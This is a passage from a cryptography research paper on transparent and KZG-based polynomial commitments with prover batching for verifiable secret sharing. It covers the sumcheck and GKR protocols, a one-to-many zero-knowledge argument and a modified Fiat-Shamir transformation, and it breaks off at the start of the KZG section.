We require not only the root to be hiding, but also opening $\vec{r}$ at the index of i does not leak any information about $\vec{r}$ other than r_i, which is treated as the privacy property of Merkle tree. Formally speaking, for any vector $\vec{r}$ of size N, any PPT algorithm $\mathcal{A}$, there exists a simulator $\mathcal{S}_{\mathsf{MT}}$ such that $\mathsf{rt} \leftarrow \mathsf{MT.Commit}(\vec{r})$, $(r_i, \mathsf{path}_i) \leftarrow \mathsf{MT.Open}(i, \vec{r})$, $\mathsf{rt}', \mathsf{path}_i' \leftarrow \mathcal{S}_{\mathsf{MT}}(r_i, N)$,

$$|\Pr[\mathcal{A}(\mathsf{rt}, r_i, \mathsf{path}_i) = 1] - \Pr[\mathcal{A}(\mathsf{rt}', r_i, \mathsf{path}_i') = 1]| \leq \mathsf{negl}(\lambda).$$

The privacy property can be achieved by concatenating a random number on each leaf of Merkle tree when committing.

We define interactive proofs and VSS in Appendix A. We also give the standard construction of VSS from polynomial commitment in Appendix A.

2.1 Polynomial commitment

Univariate polynomial commitment. Let $\mathbb{F}$ be a finite field and f be a polynomial on $\mathbb{F}$ with degree D. A univariate polynomial commitment (PC) for $f \in \mathbb{F}^D[X]$ and $a \in \mathbb{F}$ consists of the following algorithms:

- $\mathsf{pp} \leftarrow \mathsf{KeyGen}(1^\lambda, D)$: Given the security parameter and a bound on the degree of the polynomial, the algorithm generates public parameter pp.

- $\mathsf{com}_f \leftarrow \mathsf{Commit}(f, r_f, \mathsf{pp})$: Given a polynomial $f(x) = \sum_{i=0}^{D} c_i x^i$, the prover commits f with the private randomness r_f and the public parameter pp. r_f can be none.
- $(y, \pi) \leftarrow \mathsf{Open}(f, r_f, a, \mathsf{pp})$: For an evaluation point a, the prover computes $y = f(a)$ and the proof π.
- $\{1, 0\} \leftarrow \mathsf{Verify}(\mathsf{com}_f, a, y, \pi, \mathsf{pp})$. Given the commitment com_f, the evaluation point a, the answer y and the proof π, the verifier checks the correctness of the evaluation.

Definition 1. *A* PC *scheme satisfies the following properties:*

- ***Completeness.*** *For any polynomial $f \in \mathbb{F}^D[X]$ and $a \in \mathbb{F}$, the following probability is 1.*

$$\Pr\left[\begin{array}{rl} & \mathsf{pp} \leftarrow \mathsf{KeyGen}(1^\lambda, D) \\ \mathsf{com}_f \leftarrow \mathsf{Commit}(f, r_f, \mathsf{pp}): & \mathsf{Verify}(\mathsf{com}_f, a, y, \pi, \mathsf{pp}) = 1 \\ (y, \pi) \leftarrow \mathsf{Open}(f, r_f, a, \mathsf{pp}) & \end{array}\right]$$

- ***Proof of Knowledge.*** *For any polynomial-sized circuit $\mathcal{A}$, there exists a PPT extractor $\mathcal{E}$ and a negligible function $\mathsf{negl}(\cdot)$, such that for any auxiliary string z and any $\lambda \in \mathbb{N}$, the following probability is $\mathsf{negl}(\lambda)$.*

$$\Pr\left[\begin{array}{rl} & \mathsf{pp} \leftarrow \mathsf{KeyGen}(1^\lambda, D) \\ (\pi^*, \mathsf{com}^*, y^*, a^*) \leftarrow \mathcal{A}(1^\lambda, z, \mathsf{pp}): & \mathsf{Verify}(\mathsf{com}^*, a^*, y^*, \pi^*, \mathsf{pp}) = 1 \\ f^* \leftarrow \mathcal{E}(1^\lambda, z, \mathsf{pp}) & \wedge f^*(a^*) \neq y^* \end{array}\right]$$

If a PC *scheme satisfies an additional property of zero knowledge, then it is a zero-knowledge univariate polynomial commitment scheme (*zkPC*).*

- ***Zero Knowledge.*** *For security parameter λ, polynomial f, adversary $\mathcal{A}$, and simulator $\mathcal{S}$, consider the following two experiments:*

$\mathsf{Real}_{\mathcal{A},f}(1^\lambda)$:
- $\mathsf{pp} \leftarrow \mathsf{KeyGen}(1^\lambda, D)$
- $\mathsf{com}_f \leftarrow \mathsf{Commit}(f, r_f, \mathsf{pp})$
- $a \leftarrow \mathcal{A}(1^\lambda, \mathsf{com}_f, \mathsf{pp})$
- $(y, \pi) \leftarrow \mathsf{Open}(f, r_f, a, \mathsf{pp})$
- $b \leftarrow \mathcal{A}(1^\lambda, \mathsf{com}_f, a, y, \pi, \mathsf{pp})$
- *Output b*

$\mathsf{Ideal}_{\mathcal{A},\mathcal{S}}(1^\lambda)$:
- $(\mathsf{com}_f, \mathsf{pp}, \mathsf{trap}) \leftarrow \mathcal{S}(1^\lambda, D)$
- $a \leftarrow \mathcal{A}(1^\lambda, \mathsf{com}_f, \mathsf{pp})$
- $\pi \leftarrow \mathcal{S}(\mathsf{com}_f, a, f(a), \mathsf{pp}, \mathsf{trap})$.
- $b \leftarrow \mathcal{A}(1^\lambda, \mathsf{com}_f, a, f(a), \pi, \mathsf{pp})$
- *Output b*

For any non-uniform polynomial-time adversary $\mathcal{A}$, there exists a simulator $\mathcal{S}$ such that for all polynomial $f \in \mathbb{F}^D[X]$,

$$|\Pr[\mathsf{Real}_{\mathcal{A},f}(1^\lambda) = 1] - \Pr[\mathsf{Ideal}_{\mathcal{A},\mathcal{S}}(1^\lambda) = 1]| \leq \mathsf{negl}(\lambda).$$

A polynomial commitment scheme is said to be transparent if the public parameter pp *is simply a uniform random string, i.e., there is no secret state to generate* pp*.*

Multivariate polynomial commitment. The polynomial commitment could be extended for multivariate polynomials $f \in \mathcal{F} : \mathbb{F}^\ell \to \mathbb{F}$. The algorithms and definitions are similar to those of the univariate polynomial, and we use MVPC and zkMVPC to denote the multivariate schemes.

Protocol 1 (Sumcheck). *It proceeds in ℓ rounds.*

- *In the first round, $\mathcal{P}$ sends a univariate polynomial*

$$h_1(x_1) \stackrel{def}{=} \sum_{b_2,\ldots,b_\ell \in \{0,1\}} h(x_1, b_2, \ldots, b_\ell),$$

  $\mathcal{V}$ checks $\mu = h_1(0) + h_1(1)$. Then $\mathcal{V}$ sends a random challenge $r_1 \in \mathbb{F}$ to $\mathcal{P}$.
- *In the i-th round, where $2 \leq i \leq \ell - 1$, $\mathcal{P}$ sends a univariate polynomial*

$$h_i(x_i) \stackrel{def}{=} \sum_{b_{i+1},\ldots,b_\ell \in \{0,1\}} h(r_1, \ldots, r_{i-1}, x_i, b_{i+1}, \ldots, b_\ell),$$

  $\mathcal{V}$ checks $h_{i-1}(r_{i-1}) = h_i(0) + h_i(1)$, and sends a random challenge $r_i \in \mathbb{F}$ to $\mathcal{P}$.
- *In the ℓ-th round, $\mathcal{P}$ sends a univariate polynomial*

$$h_\ell(x_\ell) \stackrel{def}{=} h(r_1, r_2, \ldots, r_{\ell-1}, x_\ell),$$

  $\mathcal{V}$ checks $h_{\ell-1}(r_{\ell-1}) = h_\ell(0) + h_\ell(1)$. The verifier generates a random challenge $r_\ell \in \mathbb{F}$. Given oracle access to an evaluation $h(r_1, r_2, \ldots, r_\ell)$ of h, $\mathcal{V}$ will accept if and only if $h_\ell(r_\ell) = h(r_1, r_2, \ldots, r_\ell)$. The instantiation of the oracle access depends on the application of the sumcheck protocol.

2.2 Interactive Proofs for Layered Circuits

We present the GKR protocol, an efficient interactive proof for layered arithmetic circuits by Goldwasser et al. [19].

2.2.1 Sumcheck Protocol

The GKR protocol uses the sumcheck protocol as a major building block. The problem is to sum a multivariate polynomial $h : \mathbb{F}^\ell \to \mathbb{F}$ on the Boolean hypercube: $\sum_{b_1,b_2,\ldots,b_\ell \in \{0,1\}} h(b_1, b_2, \ldots, b_\ell)$. Directly computing the sum requires an exponential time in ℓ, as there are 2^ℓ combinations of $b_1, \ldots, b_\ell$. Lund et al. [28] proposed a *sumcheck* protocol that allows a verifier $\mathcal{V}$ to delegate the computation to a computationally unbounded prover $\mathcal{P}$.We describe the sumcheck protocol in Protocol 1. The proof size of the protocol is $O(D\ell)$, where D is the variable-degree of h, as in each round, $\mathcal{P}$ sends a univariate polynomial of one variable in h, which can be uniquely defined by $D+1$ points. The verifier time is $O(D\ell)$. The prover time depends on the degree and the sparsity of h, and we will give the complexity later in our scheme. The sumcheck protocol is complete and sound with $\varepsilon = \frac{D\ell}{|\mathbb{F}|}$.

Definition 2 (Multilinear Extension). *Let $V : \{0,1\}^\ell \to \mathbb{F}$ be a function. The multilinear extension of V is the unique polynomial $\tilde{V} : \mathbb{F}^\ell \to \mathbb{F}$ s.t. $\tilde{V}(x_1, x_2, \ldots, x_\ell) = V(x_1, x_2, \ldots, x_\ell)$ for all $x_1, x_2, \ldots, x_\ell \in \{0,1\}$. $\tilde{V}$ can be expressed as:*

$$\tilde{V}(x_1, x_2, \ldots, x_\ell) = \sum_{\vec{b} \in \{0,1\}^\ell} \prod_{i=1}^{\ell} ((1 - x_i)(1 - b_i) + x_i b_i)) \cdot V(\vec{b}),$$

where b_i is the i-th bit of $\vec{b}$.

Definition 3 (Identity function). *Let $\beta : \{0,1\}^\ell \times \{0,1\}^\ell \to \{0,1\}$ be the identity function such that $\beta(\vec{x},\vec{y}) = 1$ if $\vec{x} = \vec{y}$, and $\beta(\vec{x},\vec{y}) = 0$ otherwise. Suppose $\tilde{\beta}$ is the multilinear extension of β. Then $\tilde{\beta}$ can be expressed as: $\tilde{\beta}(\vec{x},\vec{y}) = \prod_{i=1}^{\ell}((1-x_i)(1-y_i)+x_iy_i)$.*

2.2.2 GKR Protocol

With the sumcheck protocol as a building block, Goldwasser et al. [19] proposed an interactive proof for the evaluation of layered arithmetic circuits. Let C be a layered arithmetic circuit with depth d over a finite field $\mathbb{F}$. Each gate in the i-th layer takes inputs from two gates in the $(i+1)$-th layer; layer 0 is the output layer and layer d is the input layer. The values in layer i of the circuit can be written as a sumcheck equation of the values in layer $i+1$. Following the convention in prior works of GKR protocols [13, 34, 39, 41, 42], we denote the number of gates in the i-th layer as S_i and let $s_i = \lceil \log S_i \rceil$. We then define a function $V_i : \{0,1\}^{s_i} \to \mathbb{F}$ that takes a binary string $\vec{b} \in \{0,1\}^{s_i}$ and returns the output of gate $\vec{b}$ in layer i, where $\vec{b}$ is called the gate label. With this definition, V_0 corresponds to the output of the circuit, and V_d corresponds to the input layer. We also define two additional functions $add_i, mult_i : \{0,1\}^{s_{i-1}+2s_i} \to \{0,1\}$, referred to as *wiring predicates* in the literature. add_i ($mult_i$) takes one gate label $\vec{z} \in \{0,1\}^{s_{i-1}}$ in layer $i-1$ and two gate labels $\vec{x},\vec{y} \in \{0,1\}^{s_i}$ in layer i, and outputs 1 if and only if gate $\vec{z}$ is an addition (multiplication) gate that takes the output of gates $\vec{x},\vec{y}$ as input. By taking their multilinear extensions, for any $\vec{g}^{(i)} \in \mathbb{F}^{s_i}$, $\tilde{V}_i$ can be written as:

$$\begin{aligned}\tilde{V}_i(\vec{g}^{(i)}) &= \sum_{\vec{x},\vec{y}\in\{0,1\}^{s_{i+1}}} f_i(\vec{g}^{(i)},\vec{x},\vec{y}) \\ &= \sum_{\vec{x},\vec{y}\in\{0,1\}^{s_{i+1}}} \tilde{add}_{i+1}(\vec{g}^{(i)},\vec{x},\vec{y})(\tilde{V}_{i+1}(\vec{x})+\tilde{V}_{i+1}(\vec{y})) \\ &\quad + \tilde{mult}_{i+1}(\vec{g}^{(i)},\vec{x},\vec{y})\tilde{V}_{i+1}(\vec{x})\tilde{V}_{i+1}(\vec{y}). \qquad (1)\end{aligned}$$

With Equation 1, as $\tilde{add}_{i+1}$ and $\tilde{mult}_{i+1}$ are publicly known, upon receiving the output, the verifier can reduce a claim of $\tilde{V}_0(\vec{g}^{(0)})$ to a claim $\tilde{V}_1(\vec{g}^{(1)})$ about layer 1, and recursively to $\tilde{V}_d(\vec{g}^{d})$ through sumcheck protocols layer by layer. With the optimal algorithms for the prover in the GKR protocol proposed in [39], we have the following theorem:

Theorem 1. *[39]. Let $C : \mathbb{F}^n \to \mathbb{F}^k$ be a depth-d layered arithmetic circuit. There exists an interactive proof protocol for the function computed by C with soundness $O(d\log|C|/|\mathbb{F}|)$. The total communication is $O(d\log|C|)$ and the running time of the prover $\mathcal{P}$ is $O(|C|)$. When C has regular wiring pattern[3], the running time of $\mathcal{V}$ is $O(n+k+d\log|C|)$.*

[3] "Regular" circuits is defined in [13, Theorem A.1]. Roughly speaking, it means the mutilinear extension of its wiring predicates can be evaluated at a random point in time $O(\log|C|)$.

Lifting GKR protocols to argument systems. The GKR protocol is not an argument system supporting witness from $\mathcal{P}$, as in the last round, $\mathcal{V}$ needs to evaluate $\tilde{V}_d$ defined by the input of the circuit at a random point locally. To address this problem, in [42], Zhang et al. first construct an argument system by combining the polynomial commitments with the GKR protocol. In their scheme, $\mathcal{P}$ first commits to the multilinear extension of $\mathcal{P}$'s witness by MVPC.Commit before the GKR protocol. In the last random of the GKR protocol, instead of evaluating locally, $\mathcal{V}$ queries $\mathcal{P}$ the evaluation on $\mathcal{P}$'s witness. $\mathcal{P}$ invokes MVPC.Open to prove the correctness of the evaluation and $\mathcal{V}$ validates it using MVPC.Verify. Combined with $\mathcal{V}$'s public input, $\mathcal{V}$ is able to verify the last claim about $\tilde{V}_d$ in the GKR protocol. Subsequent works [37,39,41,43] improve the efficiency and achieve zero-knowledge based on the framework. We follow the same framework in our scheme with a transparent setup, and we present the protocol explicitly in Section 3.

3 Transparent Polynomial Commitment with Prover Batching

We first present our transparent polynomial commitment scheme with prover batching for multiple evaluations. There are several candidates of transparent polynomial commitment schemes recently [7, 27, 36, 37, 41] with the prover time of $\tilde{O}(t)$ for a single evaluation. However, in the application of the VSS scheme in Protocol 4, if the dealer naively runs the transparent polynomial commitment scheme on N evaluations separately, the running time will be $\tilde{O}(Nt)$.

In our scheme, we reduce the prover time of generating all N proofs to $O(N\log N)$ field operations, which is asymptotically the same as evaluating the polynomial at N points. We propose the notion of *one-to-many* zero knowledge arguments, where each verifier receives one output out of the entire output of a common computation represented by circuit C. Instead of running a zero knowledge proof protocol with each verifier separately, which may take $\tilde{O}(N|C|)$ time for the prover in the worst case, our scheme reduces the prover time to $\tilde{O}(|C|+N\log N)$.

When applied to the polynomial commitment for VSS, we set the evaluations at powers of the N-th root of unity ω (i.e., $\omega^N = 1 \mod p$). In this way, we realize the polynomial commitment with prover batching by instantiating the circuit C in our one-to-many zero knowledge argument with the classical butterfly circuit [38] for the FFT algorithm. The circuit takes the coefficients of the polynomial f as input, and outputs $f(\omega^0),\ldots,f(\omega^{N-1})$, where each verifier $\mathcal{V}_j$ receives $f(\omega^j)$. With our one-to-many zero knowledge argument, the prover is able to generate all proofs in time $O(N\log N)$.

Below, we will first describe our one-to-many zero knowledge argument scheme assuming that somehow, all verifiers send the same challenge in every round (Protocol 2) — to

aid understanding, the reader may assume for the time being that all verifiers query a trusted random oracle in each round to generate a common random challenge. Later, we will describe a new Fiat-Shamir-style transformation (Protocol 3) to make Protocol 2 non-interactive, such that all verifiers would effectively share the same challenges in this non-interactive version. Finally, we will prove the soundness of our new Fiat-Shamir transformation using the techniques inspired by Ben-Sasson, Chiesa, and Spooner [4]. For simplicity, we first describe a simplified version of our protocol *without zero-knowledge*. In full version, we will describe how to use standard techniques to additionally achieve zero-knowledge.

3.1 One-to-Many Argument System Given Shared Random Challenges

Following the notation of the GKR protocol in Section 2.2, we denote the entire output of circuit C as $\tilde{V}_0(\vec{x})$ for $\vec{x} \in \{0,1\}^{\log N}$. Suppose the size of the output is N and each verifier $\mathcal{V}_j$ receives one output $\tilde{V}_0(\vec{j})$, where $\vec{j}$ is the binary representation of j. Using its multilinear extension, we can write each $\tilde{V}_0(\vec{j})$ as a sumcheck of $\tilde{V}_0(\vec{x})$ using the identity function $\tilde{\beta}$:

$$\tilde{V}_0(\vec{j}) = \sum_{\vec{x}\in\{0,1\}^{\log N}} \tilde{\beta}(\vec{j},\vec{x})\tilde{V}_0(\vec{x}).$$

$\mathcal{P}$ and $\mathcal{V}_j$ can run one sumcheck protocol to reduce the claim about $\tilde{V}_0(\vec{j})$ to the claim about $\tilde{V}_0(\vec{g}^{(0)})$ for $\vec{g}^{(0)} \in \mathbb{F}^{\log N}$. This is equivalent to adding an additional layer of "selector" that selects the j-th output for $\mathcal{V}_j$. Assuming all verifiers share the same random challenge in every round, they will share the random vector of $\vec{g}^{(0)}$ during the sumcheck protocol and share the last claim of $\tilde{V}_0(\vec{g}^{(0)})$. Then $\mathcal{P}$ invokes the GKR-based argument on the circuit C to prove to all verifiers the correctness of $\tilde{V}_0(\vec{g}^{(0)})$. Given the common randomness during the invocation, the prover computes the same message for all verifiers in every round. Thus in this step, the total computational cost of $\mathcal{P}$ the same as that of proving to a single verifier, which is $\tilde{O}(|C|)$. We present the formal protocol in Protocol 2.

It remains to show that in Step 4 of Protocol 2, the prover can generate all messages in the sumcheck protocols with all the verifiers in $O(N \log N)$ time. As there are N different sumcheck protocols and the size of the polynomial in each sumcheck is $O(N)$, naively running Step 4 takes $O(N^2)$ time using existing techniques. However, we observe that all the sumcheck protocols with different $\mathcal{V}_j$ share the same polynomial $\tilde{V}_0(\vec{x})$. The only difference is that the identity function $\tilde{\beta}$ takes different $\vec{j}$. By utilizing the special structure of the identity function $\tilde{\beta}$, we are able to come up with a new algorithm to run all sumcheck protocols efficiently. The algorithm initializes and updates a lookup table based on $\tilde{V}_0$ once for all verifiers in every round. Then using the lookup table, the prover is able to generate the message for each sumcheck protocol in every round in a constant time. Thus the prover time is $O(N)$ per round, and thus is $O(N \log N)$ in total. We present the formal algorithm in Algorithm 1. As shown in Step 6 of Algorithm 1, in the i-th round of the sumcheck (see Protocol 1 for the message in each round of sumcheck), the messages defined by $\tilde{V}_0$ are shared among all verifiers and can be computed by the prover in $O(N/2^i)$ time. In Step 7, the lookup table is updated based on the randomness received in this round in $O(N/2^i)$. Then in Step 9, the prover generates the messages for each verifier $\mathcal{V}_j$ utilizing the closed form of the identity function as described in Section 2. Since the sumcheck protocol has $\log N$ rounds in total, the total prover time is $O(N + \frac{N}{2} + \ldots + 1 + N \log N) = O(N \log N)$. Using Algorithm 1 for Step 4 in Protocol 2, and the transparent zkMVPC scheme in [41] with $O(n \log n)$ prover time, $O(\log^2 n)$ verifier time and proof size, where n is the size of the input plus the witness, we have the following theorem.

Protocol 2. Batching prover computation for N verifiers that share random challenges.
Let λ be the security parameter. Let C: $\mathbb{F}^n \to \mathbb{F}^N$ be a d-depth layered arithmetic circuit. For any $j \in [N]$, $\mathcal{P}$ needs to convince $\mathcal{V}_j$ that $\boldsymbol{out}_j = [C(\boldsymbol{in})]_j$ where $[C(\boldsymbol{in})]_j$ is the j-th output of the circuit given input $\boldsymbol{in}$, and $\boldsymbol{out}_j$ is the the claimed result for $\mathcal{V}_j$. Without loss of generality, assume n and N are both powers of 2 and we can pad them if not.
Here, we assume that all verifiers obtain their random challenge from a common random oracle in each round.

1. *Set* $\mathsf{pp} \leftarrow \mathsf{MVPC.KeyGen}(1^\lambda)$.
2. *$\mathcal{P}$ invokes* $\mathsf{MVPC.Commit}(\tilde{V}_d, \mathsf{pp})$ *to generate* $\mathsf{com}_{\tilde{V}_d}$ *and broadcasts* $\mathsf{com}_{\tilde{V}_d}$ *to all verifiers. $\tilde{V}_d$ is the multilinear extension of input values, as defined in the GKR protocol.*
3. *For each $j \in [N]$, $\mathcal{P}$ sends $\tilde{V}_0(\vec{j})$ as $\boldsymbol{out}_j$ to $\mathcal{V}_j$ separately.*
4. *For each $j \in [N]$, $\mathcal{P}$ and $\mathcal{V}_j$ run a sumcheck protocol on*
$$\tilde{V}_0(\vec{j}) = \sum_{\vec{x}\in\{0,1\}^{\log N}} \tilde{\beta}(\vec{j},\vec{x})\tilde{V}_0(\vec{x}),\ \vec{j} \text{ is the binary string of } j$$
At the end of the protocol, $\mathcal{V}_j$ receives $\tilde{V}_0(\vec{g}^{(0)})$ for the common random vector of $\vec{g}^{(0)}$. $\mathcal{V}_j$ computes $\tilde{\beta}(\vec{j},\vec{g}^{(0)})$ and checks the last statement of the sumcheck protocol.
5. *For all verifiers $\mathcal{P}$ invokes the GKR protocol on the circuit C to generate the proof given $\tilde{V}_0(\vec{g}^{(0)})$.*
6. *For all verifiers, in the last round of the GKR protocol, they have the claim about $\tilde{V}_d(\vec{g}^{(d)})$. $\mathcal{P}$ and $\mathcal{V}_j$ invoke* $\mathsf{MVPC.Open}$ *and* $\mathsf{MVPC.Verify}$ *on $\tilde{V}_d(\vec{g}^{(d)})$ with $\mathsf{com}_{\tilde{V}_d}$ and* pp. *If it is equal to $\tilde{V}_d(\vec{g}^{(d)})$ sent by $\mathcal{P}$, $\mathcal{V}_j$ outputs* 1, *otherwise $\mathcal{V}_j$ outputs* 0.

Theorem 2. *For each $\mathcal{V}_j$ and $\mathcal{P}$, Protocol 2 is an argument system for the function $[\boldsymbol{out}]_j = [C(\boldsymbol{in})]_j$ such that $\boldsymbol{out} = C(\boldsymbol{in})$ with soundness $O(d \log |C|/|\mathbb{F}|)$. The proof size is $O(d \log |C| + \log^2 n)$ and the verifier time is $O(d \log |C| + \log^2 n)$. If N verifiers have the common random challenge in every round, the total prover time is $O(|C| + N \log N + n \log n)$.*

Algorithm 1 $\{a_{1,0},\ldots,a_{1,N-1},\ldots,a_{\log N,0},\ldots,a_{\log N,N-1}\} \leftarrow$ SumCheck $(\tilde{V}(\vec{x}), g_1^{(0)}, \ldots, g_{\log N}^{(0)})$

Input: $\tilde{V}(\vec{x})$ for $\vec{x} \in \{0,1\}^{\log N}$, random $g_1^{(0)},\ldots,g_{\log N}^{(0)}$;
Output: For each $j \in [N]$, $\log N$ sumcheck messages $(a_{1,j},\ldots,a_{\log N,j})$ for $\tilde{V}(\vec{j}) = \sum_{x\in\{0,1\}^{\log N}} \tilde{\beta}(\vec{j},\vec{x})\tilde{V}_0(\vec{x})$. Each message $a_{i,j}$ consists of 3 elements $(a_{i0,j}, a_{i1,j}, a_{i2,j})$;

1: Initialize $\mathsf{beta}_j = 1$ for all $j \in [N]$.
2: Initialize an array $V[B] = \tilde{V}_0(\vec{b})$ for all $\vec{b} \in \{0,1\}^{\log N}$. *// $\vec{b}$ is the binary representation of integer B.*
3: **for** Round $i = 1,\ldots,\log N$ **do**
4: **for** Evaluation point $r = 0,1,2$ **do**
5: **for** $\vec{b} \in \{0,1\}^{\log N - i}$ **do**
6: $\tilde{V}_0(g_1^{(0)},\ldots,g_{i-1}^{(0)},r,\vec{b}) = V[B]\cdot(1-r) + V[B+2^{\log N-i}]\cdot r$
7: $V[B] = V[B]\cdot(1-g_i^{(0)}) + V[B+2^{\log N-i}]\cdot g_i^{(0)}$
8: **for** $j = 0,\ldots,N-1$ **do**
9: $a_{it,j} = \mathsf{beta}_j \cdot [(1-j_i)\cdot(1-r) + j_i \cdot r] \cdot \tilde{V}_0(g_1^{(0)},\ldots,g_{i-1}^{(0)},r,j_{i+1},\ldots,j_{\log N})$ *// $j_1 j_2 \ldots j_{\log N}$ is the binary representation of j.*
10: $\mathsf{beta}_j = \mathsf{beta}_j \cdot [(1-j_i)\cdot(1-g_i^{(0)}) + j_i \cdot g_i^{(0)}]$
11: **return** $\{a_{1,0},\ldots,a_{1,N-1},\ldots,a_{\log N,0},\ldots,a_{\log N,N-1}\}$;

Proof. **Completeness.** For each $\mathcal{V}_j$ and $\mathcal{P}$, the completeness is straightforward.

Soundness. For each j, if $\tilde{V}_0(j) \neq [C(\mathbf{in})]_j$, let $\tilde{V}_0^{\dagger}(\vec{g}^{(0)})$ be the correct value corresponding to C. If $\tilde{V}_0(\vec{g}^{(0)}) \neq \tilde{V}_0^{\dagger}(\vec{g}^{(0)})$, then $\mathcal{V}_j$ outputs 0 in Step 6 with the probability of $O(d\log|C|/|\mathbb{F}|)$ by the soundness of the GKR protocol. If $\tilde{V}_0(\vec{g}^{(0)}) = \tilde{V}_0^{\dagger}(\vec{g}^{(0)})$, $\mathcal{V}$ outputs 0 in Step 4 with probability of $O(\log N/|\mathbb{F}|)$ by the soundness of the sumcheck protocol. Thus, the total probability is bounded by $O(d\log|C|/|\mathbb{F}|)$ by the union bound.

Efficiency. For each verifier $\mathcal{V}_j$, the proof size and the verification time in Step 4 are $O(\log N)$ while the proof size and the verification time in Step 5 are $O(d\log|C|)$. If Protocol 2 employs the transparent MVPC scheme in [41], the proof size and the verification time are $O(\log^2 n)$ in Step 6. Thus the verification time and the proof size are $O(d\log|C| + \log^2 n)$ for an individual verifier. The prover runs in $O(N\log N)$ time for N verifiers in Step 4 by Algorithm 1. $\mathcal{P}$ also invokes the GKR protocol on C in Step 5. Given the same challenges, $\mathcal{P}$ costs $O(|C|)$ time in Step 5 to generate the common proof by Theorem 1. The prover time is $O(n\log n)$ for the zkMVPC scheme in [41]. Therefore, the total prover time is $O(|C| + N\log N + n\log n)$ asymptotically. □

It is not hard to see that our one-to-many zero knowledge argument scheme can be extended to support a subset of outputs per verifier in a straightforward way, and we omit the details in this paper. By instantiating the circuit C in Protocol 2 with the FFT circuit of size $|C| = O(N\log N)$ and depth $d = O(\log N)$, and the input **in** with the coefficients of the polynomial f and the N-th root of unity ω, we are able to construct a polynomial commitment scheme with prover batching. Each verifier $\mathcal{V}_j$ receives $\tilde{V}_0(\vec{j}) = f(\omega^j)$, and the prover generates all proofs in $O(N\log N)$ time. Suppose $f(x) = c_0 + c_1 x + \ldots + c_t x^t$ and $t = \Theta(N)$, we have the following corollary:

Corollary 1. *For prover $\mathcal{P}$ and N verifiers $\mathcal{V}_j$ for $j \in [N]$, there exists an argument system for the function between every $\mathcal{P}$ and $\mathcal{V}_j$ that* ***out***$_j = f(\omega^j)$ *and* ***out*** $= \mathsf{FFT}(c_0,\ldots,c_t)$ *with soundness $O(\log^2 N/|\mathbb{F}|)$. The proof size is $O(\log^2 N)$ and the verifier time is $O(\log^2 N)$. If N verifiers have the common random challenge in every round, the total prover time is $O(N\log N)$ and communication is $O(N\log^2 N)$.*

3.2 A New Fiat-Shamir Transformation for Sharing Random Challenges

We now describe a new Fiat-Shamir-style transformation that makes Protocol 2 non-interactive in the random-oracle model, such that the N verifiers could effectively share the same random challenge in every round. A strawman approach is to use the standard Fiat-Shamir heuristic [16] for each verifier $\mathcal{V}_j$ and $\mathcal{P}$, separately. In the Fiat-Shamir heuristic [16], $\mathcal{P}$ generates $\mathcal{V}$'s random challenge by querying a random oracle on the entire transcript of messages with $\mathcal{V}$ so far. If we directly apply the Fiat-Shamir heuristic on Protocol 2 for each verifier separately, the random challenge will not be the same in every round of the protocol since each verifier $\mathcal{V}_j$ has the possibly different output $\tilde{V}_0(\vec{j})$ at the beginning of the protocol. Hence the previous transcript for $\mathcal{V}_j$ are divergent in any round, and thus the random oracle will output different challenges except with negligible probability.

Warmup: using a Merkle tree to merge random challenges into one. A better but still slightly inefficient approach is to use a Merkle tree to merge the random challenges into a single one. Precisely, in every round, the prover builds a Merkle tree on N random points generated by Fiat-Shamir-style transformation on N transcripts and uses the root as the unique challenge for all verifiers. $\mathcal{P}$ also attaches the corresponding Merkle path to convince each $\mathcal{V}_j$ of the correctness of the common randomness. Although the procedure guarantees the common random challenges, the Merkle tree approach will result in a multiplicative overhead of $O(\log N)$ on the prover time, proof size, and the verifier time of the whole protocol. Specifically, the $\log N$ blowup stems from the need to build the Merkle tree of size N and send a $\log N$-sized Merkle branch to every verifier in every round.

Our approach. We suggest a more efficient approach that achieves the same prover time as Protocol 2 and incurs only an additive overhead of $O(\log^2 N)$ on the proof size. We have the prover generate the verifier's random challenge by querying the random oracle at *only* the last round's challenge and message instead of the whole transcript. The advantage of this new heuristic approach is that all verifiers share the same challenge after Step 4 in Protocol 2 automatically without the

Merkle tree. As described in Protocol 2, as long as the random vector of $\vec{g}^{(0)}$ is identical in Step 4, all verifiers receive the same claim about $\tilde{V}_0(\vec{g}^{(0)})$ with the same random challenge. Our heuristic transformation assures that the transcript in Steps 5-6 will be the same for each verifier. Therefore, the prover only needs to insert Merkle trees in every round of Step 4 (i.e., the output layer). We provide the formal non-interactive protocol in Protocol 3.

In a general setting, the standard Fiat-Shamir transformation usually applies only to constant-round protocols (assuming only polynomial soundness loss in the security reduction). By contrast, we are applying our new Fiat-Shamir-style transformation to a non-constant-round protocol. Nonetheless, we can still prove standard polynomial soundness loss using techniques from Ben-Sasson, Chiesa, and Spooner [4]. We present the formal proof in Appendix B, which implies the theorem:

Theorem 3. *For each $\mathcal{V}_j$ and $\mathcal{P}$, Protocol 3 is a non-interactive argument system for the function $\boldsymbol{out}_j = [C(\boldsymbol{in})]_j$ such that $\boldsymbol{out} = C(\boldsymbol{in})$. The proof size is $O(d\log|C| + \log^2 n + \log^2 N)$ and the verifier time is $O(d\log|C| + \log^2 n + \log^2 N)$. The total prover time is $O(|C| + N\log N + n\log n)$.*

Efficiency. Compared to Protocol 2, the extra proof for each verifier is $\log N$ authentication paths each being of length $\log N$. Hence the proof size for each $\mathcal{V}_j$ has an extra term of $O(\log^2 N)$. The extra computation for each $\mathcal{V}_j$ is validating $\log N$ authentication paths contained in the proof by querying the random oracle $\log^2 N$ times. Thus the verification time for each verifier becomes $O(d\log|C| + \log^2 n + \log^2 N)$. The extra computation on the prover is building $\log N$ Merkle trees of size N by querying the random oracle $O(N\log N)$ times to merge the randomness in Step 4. Therefore, the total prover time is still $O(|C| + n\log n + N\log N)$ asymptotically.

Corollary 2. *For prover $\mathcal{P}$ and N verifiers $\mathcal{V}_j$ for $j \in [N]$, there exists a non-interactive argument system for the function between every $\mathcal{P}$ and $\mathcal{V}_j$ that $\boldsymbol{out}_j = f(\omega^j)$ and $\boldsymbol{out} = \mathsf{FFT}(c_0, \ldots, c_t)$ with the proof size of $O(\log^2 N)$ and the verification time of $O(\log^2 N)$. The prover time is $O(N\log N)$ and the total communication cost is $O(N\log^2 N)$ given $t = \Theta(N)$.*

4 KZG-Based Polynomial Commitment with Prover Batching

In this section, we propose a new scheme based on the KZG polynomial commitment with prover batching, such that generating all proofs only takes $O(N\log N)$ time, without introducing any overhead on the proof size and the verifier time. We first present the formal algorithms of the original KZG polynomial commitment and then introduce our new scheme.

4.1 KZG Polynomial Commitment

